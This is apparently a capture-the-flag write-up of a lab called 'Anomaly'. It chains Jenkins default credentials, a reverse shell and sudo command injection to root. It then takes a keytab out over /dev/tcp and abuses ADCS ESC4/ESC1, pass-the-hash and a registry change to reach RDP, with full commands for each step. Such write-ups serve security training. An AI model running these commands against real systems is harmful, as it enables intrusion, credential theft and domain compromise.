
Anomaly

These pair of machines was pretty fun. Starting off on a ubuntu machine with just 2 ports open. Scanning shows port 8080 and when viewing this in a browser shows its running Jenkins and with a flick of the wrist, using admin:admin gets in the door. From here we can go to /script and use groovy or, you can create and build. Using a little reverse shell gets us on the machine after building.
From user jenkins, we enumerate to find some binaries set with the sticky bit, as well as it requires no password for us from viewing our privileges using sudo. Coming to find a binary called router_config, we get this back to our machine and look at it with strings. Finding its not a complicated binary but uses puts as a function, nevertheless, looking at how it works left room to play as it didn’t sanitize any input. So simply running a little hello world, works to show we can run a command and get root on this system. From root, we find a keytab find only holding the AES-256 hash for Brandon_Boyd. Which we can use to get a TGT from the Windows Machine.
Enumerating the Windows Machine we find our users cleartext password in the description. Having port 80 running on this machine and nmap giving us back certificate information, we attack ADCS. Looking for escalation paths we have one vulnerable to ESC4 and ESC1, which in turn wants Domain Computers, Domain Admins, basically nothing we’re apart of. Looking at our user some more we find we have a MachineAccountQuota and can create a computer. So after doing so we exploit ESC4 to overwrite the template adding ourselves to the enrollment rights. Then perform traditional ESC1, requesting as a user apart of Domain Admins, being anna_molly. Then we authenticate with the pfx and obtain her hash. Afterwards, you can do whatever, secretsdump.py, and obtain hashes and secrets of the machine. Yet RDP is open 🤔. We have access yet when trying to access we get an error stating blank passwords cannot be used. Adding a value to the registry can bypass this giving you access to rdp to the machine.
Initial Scan (2 Machines)
Linux Machine:
1 | PORT STATE SERVICE REASON |
Windows Machine:
1 | PORT STATE SERVICE REASON |
So we have no credentials and we have to find a way in. Less ports to deal with on the linux machine.
At Your Service

Seeing Jenkins running made me happy 😈. Trying common password combos let us right in.

From here you would try to find a Script Console to run groovy script (no pun intended 😂). This lies at /script, but I just built a project and got a shell.

Then our shell:
1 | konoha# nc -lvnp 9001 |
Thats not right!!

Enumeration finds that our permissions give us the ability to run /usr/bin/router_config using sudo. I got it over to my machine and took a look. Seeing how this binary worked I was pretty sure I can run whatever I want as the second arguement, as it doesn’t look like there is any sanitization.
1 | jenkins@ip-10-1-97-141:~/workspace/namely$ sudo -u root /usr/bin/router_config 'echo hello_world' |
With this knowledge I escalated on the machine.
1 | jenkins@ip-10-1-97-141:~/workspace/namely$ sudo -u root /usr/bin/router_config '/usr/bin/bash -p' |
Since we’re root we can enumerate the machine some more. Knowing we have a windows machine in the environment, we can look at kerberos. This finds us the config and the keytab file which we extract to our machine.
1 | root@ip-10-1-97-141:/var/lib/jenkins/workspace/namely# cat /et/krb5.keytab > /dev/tcp/10.200.21.55/9001 |
A little trick. Not really secure but gets the job done.
Extract the Keytab

Using python3 with keytabextract.py we get some information for a user.
1 | konoha# python3 /opt/tools/KeyTabExtract/keytabextract.py krb5.keytab.anomaly |
Then we can obtain a TGT using this hash.
1 | (.impacket) konoha# getTGT.py -dc-ip 10.1.24.117 -aesKey <SNIP> 'anomaly.hsm/Brandon_boyd' |
Low Hanging Fruit
With this ticket we can look at other users, and descriptions, which when we do we find a cleartext password for Brandon_Boyd.
1 | konoha# nxc ldap ANOMALY-DC.anomaly.hsm -u Brandon_Boyd -k --use-kcache -M get-desc-users |
Let’s move on to ADCS.
You can tell anyone by their Certificate Services
With ADCS running, which we saw in our nmap output, we can look at templates and identify vulnerable ones. This one stood out, as we are not apart of the Domain Computers group, but we can see if we have a quota to create one.
1 | konoha# certipy find -u Brandon_Boyd@anomaly.hsm -p '<SNIP>' -dc-ip 10.1.24.117 -stdout |
Our quota for this user:
1 | konoha# nxc ldap ANOMALY-DC.anomaly.hsm -u Brandon_Boyd -p '<SNIP>' -M maq |
Creating the future
We can use bloodyAD to create a computer(you can do this multiple ways).
1 | bloodyAD -v DEBUG -d ANOMALY.HSM -u Brandon_Boyd -p '<SNIP>' -H ANOMALY-DC.anomaly.hsm add computer JIPPITY jay123 |
ESC4 hits different
The idea is the Domain Computers has access to this template. So we can overwrite it and add ourselves to enrollment rights.
1 | konoha# certipy -debug template -template CertAdmin -u 'JIPPITY$@anomaly.hsm' -p 'jay123' -dc-ip 10.1.24.117 -dc-host ANOMALY-DC.anomaly.hsm -no-save -force |
Normal for ESC1
Then we can can request a pfx supplying the upn and target sid to a Domain Admin user like anna_molly.
1 | konoha# certipy -debug req -u 'JIPPITY$@anomaly.hsm' -p 'jay123' -dc-ip 10.1.24.117 -ca 'anomaly-ANOMALY-DC-CA-2' -template 'CertAdmin' -upn 'anna_molly@anomaly.hsm' -dns anomaly-ANOMALY-DC-CA-2 -target 10.1.24.117 -sid 'S-1-5-21-1496966362-3320961333-4044918980-1105' |
PrivEsc for Mrs. Molly
Now we can obtain her NTLM hash.
1 | konoha# certipy auth -username 'anna_molly' -domain 'anomaly.hsm' -dc-ip 10.1.24.117 -no-save -pfx anna_molly_anomaly-anomaly-dc-ca-2.pfx |
I didn’t want to RDP right away. I tried a couple of things, SMB, WMI, PSEXEC and just wasn’t as reliable to get on the machine. I presume AV and AMSI, stopped many of my attempts or kicked me off after a while. Nevertheless, we ended up using RDP. At first, we have only the hash, and most likely not crackable. Therefore, we can just PTH(Pass-the-Hash) with something like xfreerdp. But when trying to do so we get an error.
1 | konoha# xfreerdp /v:10.1.24.117 /u:anna_molly /pth:<SNIP> /dynamic-resolution +clipboard /tls-seclevel:0 |

I’m get on!!
We can fix this using reg.py and add a DWORD that will allow for blank passwords. Then try again.
1 | (.impacket) konoha# reg.py -hashes :be4bf3131851aee9a424c58e02879f6e 'anomaly.hsm/anna_molly@10.1.24.117' add -keyName HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa -v DisableRestrictedAdmin -vt REG_DWORD -vd '0' |

Was messing around trying to bypass AMSI, though I didn’t need to